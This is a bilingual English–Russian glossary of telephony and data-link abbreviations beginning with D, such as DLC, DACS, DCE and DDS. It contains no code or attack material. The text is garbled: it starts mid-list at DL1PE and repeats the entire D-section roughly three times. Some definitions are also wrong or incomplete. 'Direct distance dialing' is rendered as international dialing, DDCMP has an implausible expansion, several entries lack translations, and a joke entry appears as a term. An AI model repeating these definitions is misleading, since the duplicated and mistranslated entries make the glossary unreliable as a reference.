DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий

DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1

D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа

DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных

DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных

DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе

DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения

DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать

DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта

DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий

DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи

DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных

DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system

DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер

DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток

DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC

DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT

DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи

DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение

DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами

DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить

DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных

DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)

DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела

DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных

DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных

DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция

DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела

DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить

DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26

DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP

DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26

DL1PE	DLI 1 parity error — ошибка чётности DLI 1
